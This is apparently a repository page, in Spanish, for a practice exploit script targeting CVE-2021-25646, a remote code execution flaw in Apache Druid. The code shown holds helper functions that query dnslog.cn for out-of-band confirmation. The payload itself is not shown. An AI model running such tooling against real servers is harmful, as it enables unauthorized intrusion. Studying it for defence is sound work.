givemefivw/cve-2021-25646

Script de explotación para la vulnerabilidad de ejecución remota de código CVE-2021-25646 en Apache Druid, que utiliza detección fuera de banda basada en DNSLog y entrega automatizada de payloads.

Escribiendo...
=====================================================================================
Primero, agradecer al maestro Wker por su explicación remota.
El propósito de escribir el script es practicar.
El script utiliza DNSLog para la detección. Si existe una vulnerabilidad, automáticamente obtendrá la URL de dnslog para realizar un ping e imprimirá el resultado devuelto.
script\ATTACKUTILS#define dnsqian = Set-Cookie:[
#define dnshou = path=/
#define re = "(.*?)"
function DnsRef(cookie){
res = HttpGet("http://dnslog.cn/getrecords.php?t=0.3741317873165926",cookie.StrRN()."User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0");
r = StrRe(res[0],re);
if(GetArrayNum(r) >= 3){
return r[3];
}else{
return "";
}
}
function GetDomain(){
array r;
res = HttpGet("http://dnslog.cn/getdomain.php?t=0.16082432252184475","User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0");
tmp = StrSplit(res[0],StrRN());
dns = tmp[0];
cookie = "Cookie: ".GettextMiddle(res[1],dnsqian,dnshou);
ArrayAddEle(r,dns);
ArrayAddEle(r,cookie);
return r;
}